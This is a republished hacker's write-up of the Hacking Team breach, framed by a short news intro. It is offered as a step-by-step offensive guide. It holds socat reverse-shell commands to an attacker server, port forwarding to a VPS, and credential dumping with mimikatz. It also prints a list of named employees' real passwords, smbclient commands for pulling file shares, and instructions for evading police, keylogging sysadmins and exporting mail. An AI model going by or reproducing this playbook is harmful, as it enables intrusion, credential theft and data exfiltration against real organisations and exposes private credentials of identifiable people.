
DIGITAL FORENSIC

The Vigilante Who Hacked Hacking Team

> **Read about ethics of hacking, what is important in the world for "Phineas Fisher" and the choices we make. Hacker who hacked 'The Hacking team'**

The hacker who stole reams of secret documents from the controversial surveillance company Hacking Team has come forward to explain how he did it and why.

In a lengthy post on Pastebin, the hacker known as "Phineas Fisher" details how he* was able to penetrate Hacking Team's network and silently exfiltrate **400GB** of data, including internal emails and the source code of Hacking Team's surveillance tool, Remote Control System (RCS).



Hacked Team
@hackingteam
Developing ineffective, easy-to-pwn offensive technology to compromise the operations of the worldwide law enforcement and intelligence communities.
Milan, Italy
hackingteam.com
Joined July 2011

Pinned Tweet
Hacked Team @hackingteam · 9h
Since we have nothing to hide, we're publishing all our e-mails, files, and source code mega.co.nz/#!Xx1lhChT!rbB… infotomb.com/eyyxo.torrent

Hacked Team @hackingteam · 18m
Of course not, it's a chance to upsell! They need to pay us for training so they learn

The post is part technical document, explaining the various tools and methods Phineas Fisher used to penetrate Hacking Team's systems; part "DIY guide" for wannabe hackers; and part political manifesto describing his motives.

The hacker wrote that he was able to get a foothold in Hacking Team's network by exploiting a zero-day vulnerability in an embedded system:

A 0day in an embedded device seemed like the easiest option, and after two weeks of work reverse engineering, I got a remote root exploit. Since the vulnerabilities still haven't been patched, I won't give more details […]
Once he was able to get on the network undetected, Phineas Fisher says he spent a long time conducting reconnaissance, until he discovered several unsecured backups.
Originally posted : http://pastebin.com/raw/0SNSvyjJ

–[1 – Introduction]——————————————————

You'll notice the change in language since the last edition [1]. The English-speaking world already has tons of books, talks, guides, and info about hacking. In that world, there's plenty of hackers better than me, but they misuse their talents working for "defense" contractors, for intelligence agencies, to protect banks and corporations, and to defend the status quo. Hacker culture was born in the US as a counterculture, but that origin only remains in its aesthetics – the rest has been assimilated. At least they can wear a t-shirt, dye their hair blue, use their hacker names, and feel like rebels while they work for the Man.

You used to have to sneak into offices to leak documents [2]. You used to need a gun to rob a bank. Now you can do both from bed with a laptop in hand [3][4]. Like the CNT said after the Gamma Group hack: “Let’s take a step forward with new forms of struggle” [5]. Hacking is a powerful tool, let’s learn and fight!

[1] http://pastebin.com/raw.php?i=cRYvK4jb
[2]
https://en.wikipedia.org/wiki/Citizens%27_Commission_to_Investigate_the_FBI
[3]http://www.aljazeera.com/news/2015/09/algerian-hacker-hero-hoodlum-150921083914167.html
[4] https://securelist.com/files/2015/02/Carbanak_APT_eng.pdf
[5]http://madrid.cnt.es/noticia/consideraciones-sobre-el-ataque-informatico-a-gamma-group

–[2 – Hacking Team]——————————————————-

Hacking Team was a company that helped governments hack and spy on journalists, activists, political opposition, and other threats to their power [1][2][3][4][5][6][7][8][9][10][11]. And, occasionally, on actual criminals and terrorists [12]. Vincenzetti, the CEO, liked to end his emails with the fascist slogan “boia chi molla”. It’d be more correct to say “boia chi vende RCS”. They also claimed to have technology to solve the “problem” posed by Tor and the darknet [13]. But seeing as I’m still free, I have my doubts about its effectiveness.

[1]http://www.animalpolitico.com/2015/07/el-gobierno-de-puebla-uso-el-software-de-hacking-team-para-espionaje-politico/
[2]http://www.prensa.com/politica/claves-entender-Hacking-Team-Panama_0_4251324994.html
[3] http://www.24-horas.mx/ecuador-espio-con-hacking-team-a-opositor-carlos-figueroa/
[4]https://citizenlab.org/2012/10/backdoors-are-forever-hacking-team-and-the-targeting-of-dissent/
[5] https://citizenlab.org/2014/02/hacking-team-targeting-ethiopian-journalists/
[6]https://citizenlab.org/2015/03/hacking-team-reloaded-us-based-ethiopian-journalists-targeted-spyware/
[7]http://focusecuador.net/2015/07/08/hacking-team-rodas-paez-tiban-torres-son-espiados-en-ecuador/
[8]http://www.pri.org/stories/2015-07-08/these-ethiopian-journalists-exile-hacking-team-revelations-are-personal
[9]https://theintercept.com/2015/07/07/leaked-documents-confirm-hacking-team-sells-spyware-repressive-countries/
[10] http://www.wired.com/2013/06/spy-tool-sold-to-governments/
[11] http://www.theregister.co.uk/2015/07/13/hacking_team_vietnam_apt/
[12]http://www.ilmessaggero.it/primopiano/cronaca/yara_bossetti_hacking_team-1588888.html
[13]http://motherboard.vice.com/en_ca/read/hacking-team-founder-hey-fbi-we-can-help-you-crack-the-dark-web

–[3 – Stay safe out there]—————————————————

Unfortunately, our world is backwards. You get rich by doing bad things and go to jail for doing good. Fortunately, thanks to the hard work of people like the Tor project [1], you can avoid going to jail by taking a few simple precautions:

1) Encrypt your hard disk [2]

I guess when the police arrive to seize your computer, it means you’ve already made a lot of mistakes, but it’s better to be safe.

2) Use a virtual machine with all traffic routed through Tor

This accomplishes two things. First, all your traffic is anonymized through Tor. Second, keeping your personal life and your hacking on separate computers helps you not to mix them by accident.

You can use projects like Whonix [3], Tails [4], Qubes TorVM [5], or something custom [6]. Here’s [7] a detailed comparison.

3) (Optional) Don’t connect directly to Tor

Tor isn't a panacea. They can correlate the times you're connected to Tor with the times your hacker handle is active. Also, there have been successful attacks against Tor [8]. You can connect to Tor using other peoples' wifi. Wifislax [9] is a linux distro with a lot of tools for cracking wifi. Another option is to connect to a VPN or a bridge node [10] before Tor, but that's less secure because they can still correlate the hacker's activity with your house's internet activity (this was used as evidence against Jeremy Hammond [11]).

The reality is that while Tor isn't perfect, it works quite well. When I was young and reckless, I did plenty of stuff without any protection (I'm referring to hacking) apart from Tor, that the police tried their hardest to investigate, and I've never had any problems.

[1] https://www.torproject.org/
[2] https://info.securityinabox.org/es/chapter-4
[3] https://www.whonix.org/
[4] https://tails.boum.org/
[5] https://www.qubes-os.org/doc/privacy/torvm/
[6] https://trac.torproject.org/projects/tor/wiki/doc/TransparentProxy
[7] https://www.whonix.org/wiki/Comparison_with_Others
[8]https://blog.torproject.org/blog/tor-security-advisory-relay-early-traffic-confirmation-attack/
[9] http://www.wifislax.com/
[10] https://www.torproject.org/docs/bridges.html.en
[11]http://www.documentcloud.org/documents/1342115-timeline-correlation-jeremy-hammond-and-anarchaos.html

–-[3.1 – Infrastructure]——————————————-

I don't hack directly from Tor exit nodes. They're on blacklists, they're slow, and they can't receive connect-backs. Tor protects my anonymity while I connect to the infrastructure I use to hack, which consists of:

1) Domain Names

For C&C addresses, and for DNS tunnels for guaranteed egress.

2) Stable Servers

For use as C&C servers, to receive connect-back shells, to launch attacks,
and to store the loot.

3) Hacked Servers

For use as pivots to hide the IP addresses of the stable servers. And for
when I want a fast connection without pivoting, for example to scan ports,
scan the whole internet, download a database with sqli, etc.

Obviously, you have to use an anonymous payment method, like bitcoin (if it's
used carefully).

–-[3.2 – Attribution]————————————————-

In the news we often see attacks traced back to government-backed hacking groups ("APTs"), because they repeatedly use the same tools, leave the same footprints, and even use the same infrastructure (domains, emails, etc). They're negligent because they can hack without legal consequences.

I didn't want to make the police's work any easier by relating my hack of Hacking Team with other hacks I've done or with names I use in my day-to-day work as a blackhat hacker. So, I used new servers and domain names, registered with new emails, and payed for with new bitcoin addresses. Also, I only used tools that are publicly available, or things that I wrote specifically for this attack, and I changed my way of doing some things to not leave my usual forensic footprint.

-[4 – Information Gathering]——————————————-

Although it can be tedious, this stage is very important, since the larger the attack surface, the easier it is to find a hole somewhere in it.

—-[4.1 - Technical Information]———————————————

Some tools and techniques are:

1) Google

A lot of interesting things can be found with a few well-chosen search queries. For example, the identity of DPR [1]. The bible of Google hacking is the book “Google Hacking for Penetration Testers”. You can find a short summary in Spanish at [2].

2) Subdomain Enumeration

Often, a company’s main website is hosted by a third party, and you’ll find the company’s actual IP range thanks to subdomains like mx.company.com or ns1.company.com. Also, sometimes there are things that shouldn’t be exposed in “hidden” subdomains. Useful tools for discovering domains and subdomains are fierce [3], theHarvester [4], and recon-ng [5].

3) Whois lookups and reverse lookups

With a reverse lookup using the whois information from a domain or IP range of a company, you can find other domains and IP ranges. As far as I know, there’s no free way to do reverse lookups aside from a google “hack”:

“via della moscova 13” site:www.findip-address.com
“via della moscova 13” site:domaintools.com

4) Port scanning and fingerprinting

Unlike the other techniques, this talks to the company’s servers. I include it in this section because it’s not an attack, it’s just information gathering. The company’s IDS might generate an alert, but you don’t have to worry since the whole internet is being scanned constantly.

For scanning, nmap [6] is precise, and can fingerprint the majority of services discovered. For companies with very large IP ranges, zmap [7] or masscan [8] are fast. WhatWeb [9] or BlindElephant [10] can fingerprint web sites.

[1]http://www.nytimes.com/2015/12/27/business/dealbook/the-unsung-tax-agent-who-put-a-face-on-the-silk-road.html
[2]
http://web.archive.org/web/20140610083726/http://www.soulblack.com.ar/repo/papers/hackeando_con_google.pdf
[3] http://ha.ckers.org/fierce/
[4] https://github.com/laramies/theHarvester
[5] https://bitbucket.org/LaNMaSteR53/recon-ng
[6] https://nmap.org/
[7] https://zmap.io/
[8] https://github.com/robertdavidgraham/masscan
[9] http://www.morningstarsecurity.com/research/whatweb
[10] http://blindelephant.sourceforge.net/

—-[4.2 - Social Information]————————————————

For social engineering, it’s useful to have information about the employees, their roles, contact information, operating system, browser, plugins, software, etc. Some resources are:

1) Google

Here as well, it’s the most useful tool.

2) theHarvester and recon-ng

I already mentioned them in the previous section, but they have a lot more functionality. They can find a lot of information quickly and automatically. It’s worth reading all their documentation.

3) LinkedIn

A lot of information about the employees can be found here. The company's recruiters are the most likely to accept your connection requests.

4) Data.com

Previously known as jigsaw. They have contact information for many employees.

5) File Metadata

A lot of information about employees and their systems can be found in metadata of files the company has published. Useful tools for finding files on the company's website and extracting the metadata are metagoofil

[1] and FOCA [2].

[1] https://github.com/laramies/metagoofil
[2] https://www.elevenpaths.com/es/labstools/foca-2/index.html\

–[5 – Entering the network]—————————————————-

There are various ways to get a foothold. Since the method I used against Hacking Team is uncommon and a lot more work than is usually necessary, I'll talk a little about the two most common ways, which I recommend trying first.

—-[5.1 – Social Engineering]————————————————

Social engineering, specifically spear phishing, is responsible for the majority of hacks these days. For an introduction in Spanish, see [1]. For more information in English, see [2] (the third part, "Targeted Attacks"). For fun stories about the social engineering exploits of past generations, see [3]. I didn't want to try to spear phish Hacking Team, as their whole business is helping governments spear phish their opponents, so they'd be much more likely to recognize and investigate a spear phishing attempt.

[1] http://www.hacknbytes.com/2016/01/apt-pentest-con-empire.html
[2] http://blog.cobaltstrike.com/2015/09/30/advanced-threat-tactics-course-and-notes/
[3] http://www.netcomunity.com/lestertheteacher/doc/ingsocial1.pdf

—-[5.2 – Buying Access]———————————————————-

Thanks to hardworking Russians and their exploit kits, traffic sellers, and bot herders, many companies already have compromised computers in their networks. Almost all of the Fortune 500, with their huge networks, have some bots already inside. However, Hacking Team is a very small company, and most of it's employees are infosec experts, so there was a low chance that they'd already been compromised.

—-[5.3 – Technical Exploitation]———————————————-

After the Gamma Group hack, I described a process for searching for
vulnerabilities [1]. Hacking Team had one public IP range:
inetnum: 93.62.139.32 – 93.62.139.47
descr: HT public subnet

Hacking Team had very little exposed to the internet. For example, unlike Gamma Group, their customer support site needed a client certificate to connect. What they had was their main website (a Joomla blog in which Joomscan [2] didn't find anything serious), a mail server, a couple routers, two VPN appliances, and a spam filtering appliance. So, I had three options: look for a 0day in Joomla, look for a 0day in postfix, or look for a 0day in one of the embedded devices. A 0day in an embedded device seemed like the easiest option, and after two weeks of work reverse engineering, I got a remote root exploit. Since the vulnerabilities still haven't been patched, I won't give more details, but for more information on finding these kinds of vulnerabilities, see [3] and [4].

[1] http://pastebin.com/raw.php?i=cRYvK4jb
[2] http://sourceforge.net/projects/joomscan/
[3] http://www.devttys0.com/
[4]https://docs.google.com/presentation/d/1-

mtBSka1ktdh8RHxo2Ft0oNNlIp7WmDA2z9zzHpon8A

–[6 - Be Prepared]——————————————

I did a lot of work and testing before using the exploit against Hacking Team. I wrote a backdoored firmware, and compiled various post-exploitation tools for the embedded device. The backdoor serves to protect the exploit. Using the exploit just once and then returning through the backdoor makes it harder to identify and patch the vulnerabilities.

The post-exploitation tools that I'd prepared were:

1) busybox

For all the standard Unix utilities that the system didn't have.

2) nmap

To scan and fingerprint Hacking Team's internal network.

3) Responder.py

The most useful tool for attacking windows networks when you have access to the internal network, but no domain user.

4) Python

To execute Responder.py

5) tcpdump

For sniffing traffic.

6) dsniff

For sniffing passwords from plaintext protocols like ftp, and for arpspoofing. I wanted to use ettercap, written by Hacking Team's own ALoR and NaGA, but it was hard to compile it for the system.

7) socat

For a comfortable shell with a pty:

```
my_server: socat file:`tty`,raw,echo=0 tcp-listen:my_port
hacked box: socat exec:’bash -li’,pty,stderr,setsid,sigint,sane \
tcp:my_server:my_port
```

And useful for a lot more, it's a networking swiss army knife. See the examples section of its documentation.

8) screen

Like the shell with pty, it wasn't really necessary, but I wanted to feel at home in Hacking Team's network.

9) a SOCKS proxy server

To use with proxychains to be able to access their local network from any program.

10) tgcd

For forwarding ports, like for the SOCKS server, through the firewall.

[1] https://www.busybox.net/
[2] https://nmap.org/
[3] https://github.com/SpiderLabs/Responder
[4] https://github.com/bendmorris/static-python
[5] http://www.tcpdump.org/
[6] http://www.monkey.org/~dugsong/dsniff/
[7] http://www.dest-unreach.org/socat/
[8] https://www.gnu.org/software/screen/

[9] http://average-coder.blogspot.com/2011/09/simple-socks5-server-in-c.html
[10] http://tgcd.sourceforge.net/

The worst thing that could happen would be for my backdoor or post-exploitation tools to make the system unstable and cause an employee to investigate. So I spent a week testing my exploit, backdoor, and post-exploitation tools in the networks of other vulnerable companies before entering Hacking Team's network.

–[7 - Watch and Listen]——————————————————–

Now inside their internal network, I wanted to take a look around and think about my next step. I started Responder.py in analysis mode (-A to listen without sending poisoned responses), and did a slow scan with nmap.

–[8 - NoSQL Databases]——————————————————–

NoSQL, or rather NoAuthentication, has been a huge gift to the hacker community [1]. Just when I was worried that they'd finally patched all of the authentication bypass bugs in MySQL [2][3][4][5], new databases came into style that lack authentication by design. Nmap found a few in Hacking Team's internal network:

```
27017/tcp open mongodb MongoDB 2.6.5
| mongodb-databases:
| ok = 1
| totalSizeMb = 47547
| totalSize = 49856643072
...
|_ version = 2.6.5

27017/tcp open mongodb MongoDB 2.6.5
| mongodb-databases:
| ok = 1
| totalSizeMb = 31987
| totalSize = 33540800512
| databases
...
|_ version = 2.6.5
```

They were the databases for test instances of RCS. The audio that RCS records is stored in MongoDB with GridFS. The audio folder in the torrent [6] came from this. They were spying on themselves without meaning to.

[1] https://www.shodan.io/search?query=product%3Amongodb
[2] https://community.rapid7.com/community/metasploit/blog/2012/06/11/cve-2012-2122-a-tragically-comedic-security-flaw-in-mysql
[3] http://archives.neohapsis.com/archives/vulnwatch/2004-q3/0001.html
[4] http://downloads.securityfocus.com/vulnerabilities/exploits/hoagie_mysql.c
[5] http://archives.neohapsis.com/archives/bugtraq/2000-02/0053.html
[6] https://ht.transparencytoolkit.org/audio/

–[9 - Crossed Cables]———————————————————

Although it was fun to listen to recordings and see webcam images of Hacking Team developing their malware, it wasn't very useful. Their insecure backups were the vulnerability that opened their doors. According to their documentation [1], their iSCSI devices were supposed to be on a separate network, but nmap found a few in their subnetwork 192.168.1.200/24:

```
Nmap scan report for ht-synology.hackingteam.local (192.168.200.66)
...
3260/tcp open iscsi?
| iscsi-info:
| Target: iqn.2000-01.com.synology:ht-synology.name
| Address: 192.168.200.66:3260,0
|_ Authentication: No authentication required

Nmap scan report for synology-backup.hackingteam.local (192.168.200.72)
...
3260/tcp open iscsi?
| iscsi-info:
```

```
| Target: iqn.2000-01.com.synology:synology-backup.name
| Address: 10.0.1.72:3260,0
| Address: 192.168.200.72:3260,0
|_ Authentication: No authentication required
```

iSCSI needs a kernel module, and it would've been difficult to compile it for the embedded system. I forwarded the port so that I could mount it from a VPS:

```
VPS: tgcd -L -p 3260 -q 42838
Embedded system: tgcd -C -s 192.168.200.72:3260 -c VPS_IP:42838
```

```
VPS: iscsiadm -m discovery -t sendtargets -p 127.0.0.1
```

Now iSCSI finds the name iqn.2000-01.com.synology but has problems mounting it because it thinks its IP is 192.168.200.72 instead of 127.0.0.1

The way I solved it was:

```
iptables -t nat -A OUTPUT -d 192.168.200.72 -j DNAT –to-destination 127.0.0.1
```

And now, after:

```
iscsiadm -m node –targetname=iqn.2000-01.com.synology:synology-backup.name -p 192.168.200.72 –login
```

…the device file appears! We mount it:

```
vmfs-fuse -o ro /dev/sdb1 /mnt/tmp
```

and find backups of various virtual machines. The Exchange server seemed like the most interesting. It was too big too download, but it was possible to mount it remotely to look for interesting files:

```
$ losetup /dev/loop0 Exchange.hackingteam.com-flat.vmdk
$ fdisk -l /dev/loop0
/dev/loop0p1 2048 1258287103 629142528 7 HPFS/NTFS/exFAT
```

so the offset is 2048 * 512 = 1048576

```
$ losetup -o 1048576 /dev/loop1 /dev/loop0
$ mount -o ro /dev/loop1 /mnt/exchange/
```

now in /mnt/exchange/WindowsImageBackup/EXCHANGE/Backup 2014-10-14 172311
we find the hard disk of the VM, and mount it:

```
vdfuse -r -t VHD -f f0f78089-d28a-11e2-a92c-005056996a44.vhd /mnt/vhd-disk/
mount -o loop /mnt/vhd-disk/Partition1 /mnt/part1
```

…and finally we've unpacked the Russian doll and can see all the files from
the old Exchange server in /mnt/part1

[1]
https://ht.transparencytoolkit.org/FileServer/FileServer/Hackingteam/InfrastrutturaIT/Rete/infrastruttura%20ht.pdf

–[10 – From backups to domain admin]——————————————

What interested me most in the backup was seeing if it had a password or hash that could be used to access the live server. I used pwdump, cachedump, and lsadump [1] on the registry hives. lsadump found the password to the besadmin service account:

```
_SC_BlackBerry MDS Connection Service
0000 16 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 ................
0010 62 00 65 00 73 00 33 00 32 00 36 00 37 00 38 00 b.e.s.3.2.6.7.8.
0020 21 00 21 00 21 00 00 00 00 00 00 00 00 00 00 00 !.!.!...........
```

I used proxychains [2] with the socks server on the embedded device and smbclient [3] to check the password:

```
proxychains smbclient '//192.168.100.51/c$' -U 'hackingteam.local/besadmin%bes32678!!!'
```

It worked! The password for besadmin was still valid, and a local admin. I used my proxy and metasploit's psexec_psh [4] to get a meterpreter session. Then I migrated to a 64 bit process, ran "load kiwi" [5], "creds_wdigest", and got a bunch of passwords, including the Domain Admin:

```
HACKINGTEAM BESAdmin bes32678!!!
HACKINGTEAM Administrator uu8dd8ndd12!
HACKINGTEAM c.pozzi P4ssword <—- lol great sysadmin
HACKINGTEAM m.romeo ioLK/(90
HACKINGTEAM l.guerra 4luc@=.=
HACKINGTEAM d.martinez W4tudul3sp
HACKINGTEAM g.russo GCBr0s0705!
HACKINGTEAM a.scarafile Cd4432996111
HACKINGTEAM r.viscardi Ht2015!
HACKINGTEAM a.mino A!e$$andra
HACKINGTEAM m.bettini Ettore&Bella0314
HACKINGTEAM m.luppi Blackou7
HACKINGTEAM s.gallucci 1S9i8m4o!
HACKINGTEAM d.milan set!dob66
HACKINGTEAM w.furlan Blu3.B3rry!
HACKINGTEAM d.romualdi Rd13136f@#
HACKINGTEAM l.invernizzi L0r3nz0123!
HACKINGTEAM e.ciceri 2O2571&2E
HACKINGTEAM e.rabe erab@4HT!
```

[1] https://github.com/Neohapsis/creddump7
[2] http://proxychains.sourceforge.net/
[3] https://www.samba.org/
[4] http://ns2.elhacker.net/timofonica/manuales/Manual_de_Metasploit_Unleashed.pdf
[5] https://github.com/gentilkiwi/mimikatz

–[11 – Downloading the mail]————————————————–

With the Domain Admin password, I have access to the email, the heart of the company. Since with each step I take there's a chance of being detected, I start downloading their email before continuing to explore. Powershell makes it easy [1]. Curiously, I found a bug with Powershell's date handling. After downloading the emails, it took me another couple weeks to get access to the source code and everything else, so I returned every now and then to download the new emails. The server was Italian, with dates in the format day/month/year. I used: -ContentFilter {(Received -ge '05/06/2015') -or (Sent -ge '05/06/2015')}

with New-MailboxExportRequest to download the new emails (in this case all mail since June 5). The problem is it says the date is invalid if you try a day larger than 12 (I imagine because in the US the month comes first and you can't have a month above 12). It seems like Microsoft's engineers only test their software with their own locale.

[1] http://www.stevieg.org/2010/07/using-the-exchange-2010-sp1-mailbox-export-features-for-mass-exports-to-pst/

–[12 – Downloading Files]—————————————————

Now that I'd gotten Domain Admin, I started to download file shares using my proxy and the -Tc option of smbclient, for example:

```
proxychains smbclient '//192.168.1.230/FAE DiskStation' \
-U 'HACKINGTEAM/Administrator%uu8dd8ndd12!' -Tc FAE_DiskStation.tar '*'
```

I downloaded the Amministrazione, FAE DiskStation, and FileServer folders in the torrent like that.

–[13 – Introduction to hacking windows domains]——————————

Before continuing with the story of the "weones culiaos" (Hacking Team), I should give some general knowledge for hacking windows networks.

—-[13.1 – Lateral Movement]————————————————

I'll give a brief review of the different techniques for spreading withing a windows network. The techniques for remote execution require the password or hash of a local admin on the target. By far, the most common way of obtaining those credentials is using mimikatz [1], especially sekurlsa::logonpasswords and sekurlsa::msv, on the computers where you already have admin access. The techniques for "in place" movement also require administrative privileges (except for runas). The most important tools for privilege escalation are PowerUp [2], and bypassuac [3].

[1] https://adsecurity.org/?page_id=1821
[2] https://github.com/PowerShellEmpire/PowerTools/tree/master/PowerUp
[3]
https://github.com/PowerShellEmpire/Empire/blob/master/data/module_source/privesc/Invoke-BypassUAC.ps1
Remote Movement:

1) psexec

The tried and true method for lateral movement on windows. You can use psexec [1], winexe [2], metasploit's psexec_psh [3], Powershell Empire's invoke_psexec [4], or the builtin windows command "sc" [5]. For the metasploit module, powershell empire, and pth-winexe [6], you just need the hash, not the password. It's the most universal method (it works on any windows computer with port 445 open), but it's also the least stealthy. Event type 7045 "Service Control Manager" will appear in the event logs. In my experience, no one has ever noticed during a hack, but it helps the investigators piece together what the hacker did afterwards.

2) WMI

The most stealthy method. The WMI service is enabled on all windows computers, but except for servers, the firewall blocks it by default. You can use wmiexec.py [7], pth-wmis [6] (here's a demonstration of wmiexec and pth-wmis [8]), Powershell Empire's invoke_wmi [9], or the windows builtin wmic [5]. All except wmic just need the hash.

3) PSRemoting [10]

It's disabled by default, and I don't recommend enabling new protocols. But, if the sysadmin has already enabled it, it's very convenient, especially if you use powershell for everything (and you should use powershell for almost everything, it will change [11] with powershell 5 and windows 10, but for now powershell makes it easy to do everything in RAM, avoid AV, and leave a small footprint)

4) Scheduled Tasks

You can execute remote programs with at and schtasks [5]. It works in the same situations where you could use psexec, and it also leaves a well known footprint [12].

5) GPO

If all those protocols are disabled or blocked by the firewall, once you're Domain Admin, you can use GPO to give users a login script, install an msi, execute a scheduled task [13], or, like we'll see with the computer of Mauro Romeo (one of Hacking Team's sysadmins), use GPO to enable WMI and open the firewall.

[1] https://technet.microsoft.com/en-us/sysinternals/psexec.aspx
[2] https://sourceforge.net/projects/winexe/
[3] https://www.rapid7.com/db/modules/exploit/windows/smb/psexec_psh
[4] http://www.powershellempire.com/?page_id=523
[5] http://blog.cobaltstrike.com/2014/04/30/lateral-movement-with-high-latency-cc/
[6] https://github.com/byt3bl33d3r/pth-toolkit
[7] https://github.com/CoreSecurity/impacket/blob/master/examples/wmiexec.py
[8] https://www.trustedsec.com/june-2015/no_psexec_needed/
[9] http://www.powershellempire.com/?page_id=124
[10] http://www.maquinasvirtuales.eu/ejecucion-remota-con-powershell/
[11] https://adsecurity.org/?p=2277
[12]https://www.secureworks.com/blog/where-you-at-indicators-of-lateral-movement-using-at-exe-on-windows-7-systems
[13]
https://github.com/PowerShellEmpire/Empire/blob/master/lib/modules/lateral_movement/new_gpo_immediate_task.py
"In place" Movement:

1) Token Stealing

Once you have admin access on a computer, you can use the tokens of the other users to access resources in the domain. Two tools for doing this are incognito [1] and the mimikatz token::* commands [2].

2) MS14-068

You can take advantage of a validation bug in Kerberos to generate Domain Admin tickets [3][4][5].

3) Pass the Hash

If you have a user's hash, but they're not logged in, you can use sekurlsa::pth [2] to get a ticket for the user.

4) Process Injection

Any RAT can inject itself into other processes. For example, the migrate command in meterpreter and pupy [6], or the psinject [7] command in powershell empire. You can inject into the process that has the token you want.

5) runas

This is sometimes very useful since it doesn't require admin privileges. The command is part of windows, but if you don't have a GUI you can use powershell [8].

[1] https://www.indetectables.net/viewtopic.php?p=211165
[2] https://adsecurity.org/?page_id=1821
[3] https://github.com/bidord/pykek
[4] https://adsecurity.org/?p=676
[5]http://www.hackplayers.com/2014/12/CVE-2014-6324-como-validarse-con-cualquier-usuario-como-admin.html
[6] https://github.com/n1nj4sec/pupy
[7] http://www.powershellempire.com/?page_id=273
[8] https://github.com/FuzzySecurity/PowerShell-Suite/blob/master/Invoke-Runas.ps1

—-[13.2 - Persistence]——————————————————

Once you have access, you want to keep it. Really, persistence is only a challenge for assholes like Hacking Team who target activists and other individuals. To hack companies, persistence isn't needed since companies never sleep. I always use Duqu 2 style "persistence", executing in RAM on a couple high-uptime servers. On the off chance that they all reboot at the same time, I have passwords and a golden ticket [1] as backup access. You can read more about the different techniques for persistence in windows here [2][3][4]. But for hacking companies, it's not needed and it increases the risk of detection.

[1]http://blog.cobaltstrike.com/2014/05/14/meterpreter-kiwi-extension-golden-ticket-howto/
[2] http://www.harmj0y.net/blog/empire/nothing-lasts-forever-persistence-with-empire/
[3] http://www.hexacorn.com/blog/category/autostart-persistence/
[4] https://blog.netspi.com/tag/persistence/

—-[13.3 - Internal reconnaissance]——————————————

The best tool these days for understanding windows networks is Powerview [1]. It's worth reading everything written by it's author [2], especially [3], [4], [5], and [6]. Powershell itself is also quite powerful [7]. As there are still many windows 2000 and 2003 servers without powershell, you also have to learn the old school [8], with programs like netview.exe [9] or the windows builtin "net view". Other techniques that I like are:

1) Downloading a list of file names

With a Domain Admin account, you can download a list of all filenames in the network with powerview:

```
Invoke-ShareFinderThreaded -ExcludedShares IPC$,PRINT$,ADMIN$ |
```

```
select-string ‘^(.*) \t-‘ | %{dir -recurse $_.Matches[0].Groups[1] |
select fullname | out-file -append files.txt}
```

Later, you can read it at your leisure and choose which files to download.

2) Reading email

As we’ve already seen, you can download email with powershell, and it has a lot of useful information.

3) Reading sharepoint

It’s another place where many businesses store a lot of important information. It can also be downloaded with powershell [10].

4) Active Directory [11]

It has a lot of useful information about users and computers. Without being Domain Admin, you can already get a lot of info with powerview and other tools [12]. After getting Domain Admin, you should export all the AD information with csvde or another tool.

5) Spy on the employees

One of my favorite hobbies is hunting sysadmins. Spying on Christian Pozzi (one of Hacking Team’s sysadmins) gave me access to a Nagios server which gave me access to the rete sviluppo (development network with the source code of RCS). With a simple combination of Get-Keystrokes and Get-TimedScreenshot from PowerSploit [13], Do-Exfiltration from nishang [14], and GPO, you can spy on any employee, or even on the whole domain.

[1] https://github.com/PowerShellEmpire/PowerTools/tree/master/PowerView
[2] http://www.harmj0y.net/blog/tag/powerview/
[3] http://www.harmj0y.net/blog/powershell/veil-powerview-a-usage-guide/
[4] http://www.harmj0y.net/blog/redteaming/powerview-2-0/
[5] http://www.harmj0y.net/blog/penetesting/i-hunt-sysadmins/
[6] http://www.slideshare.net/harmj0y/i-have-the-powerview
[7] https://adsecurity.org/?p=2535
[8] https://www.youtube.com/watch?v=rpwrKhgMd7E
[9] https://github.com/mubix/netview
[10]https://blogs.msdn.microsoft.com/rcormier/2013/03/30/how-to-perform-bulk-downloads-of-files-in-sharepoint/
[11] https://adsecurity.org/?page_id=41
[12] http://www.darkoperator.com/?tag=Active+Directory
[13] https://github.com/PowerShellMafia/PowerSploit
[14] https://github.com/samratashok/nishang

–[14 – Hunting Sysadmins]————————————————

Reading their documentation about their infrastructure [1], I saw that I wasstill missing access to something important – the “Rete Sviluppo”, an isolated network with the source code for RCS. The sysadmins of a company always have access to everything, so I searched the computers of Mauro Romeo and Christian Pozzi to see how they administer the Sviluppo network, and to see if there were any other interesting systems I should investigate. It was simple to access their computers, since they were part of the windows domain where I’d already gotten admin access. Mauro Romeo’s computer didn’t have any ports open, so I opened the port for WMI [2] and executed meterpreter [3]. In addition to keylogging and screen scraping with Get-Keystrokes and Get-TimeScreenshot, I used many /gather/ modules from metasploit, CredMan.ps1 [4], and searched for interesting files [5]. Upon seeing that Pozzi had a Truecrypt volume, I waited until he’d mounted it and then copied off thefiles. Many have made fun of Christian Pozzi’s weak passwords (and of Christian Pozzi in general, he provides plenty of material [6][7][8][9]). I included them in the leak as a false clue, and to laugh at him. The reality is that mimikatz and keyloggers view all passwords equally.

[1]
http://hacking.technology/Hacked%20Team/FileServer/FileServer/Hackingteam/InfrastrutturaIT/
[2] http://www.hammer-software.com/wmigphowto.shtml

[3] https://www.trustedsec.com/june-2015/no_psexec_needed/
[4] https://gallery.technet.microsoft.com/scriptcenter/PowerShell-Credentials-d44c3cde
[5] http://pwnwiki.io/#!presence/windows/find_files.md
[6] http://archive.is/TbaPy
[7] http://hacking.technology/Hacked%20Team/c.pozzi/screenshots/
[8] http://hacking.technology/Hacked%20Team/c.pozzi/Desktop/you.txt
[9] http://hacking.technology/Hacked%20Team/c.pozzi/credentials/

–[15 – The bridge]——————————————————–

Within Christian Pozzi's Truecrypt volume, there was a textfile with many passwords [1]. One of those was for a Fully Automated Nagios server, which had access to the Sviluppo network in order to monitor it. I'd found the bridge I needed. The textfile just had the password to the web interface, but there was a public code execution exploit [2] (it's an unauthenticated exploit, but it requires that at least one user has a session initiated, for which I used the password from the textfile).

[1]
http://hacking.technology/Hacked%20Team/c.pozzi/Truecrypt%20Volume/Login%20HT.txt
[2] http://seclists.org/fulldisclosure/2014/Oct/78

–[16 – Reusing and resetting passwords]————————————–

Reading the emails, I'd seen Daniele Milan granting access to git repos. I already had his windows password thanks to mimikatz. I tried it on the git server and it worked. Then I tried sudo and it worked. For the gitlab server and their twitter account, I used the "forgot my password" function along with my access to their mail server to reset the passwords.

–[17 – Conclusion]——————————————————–

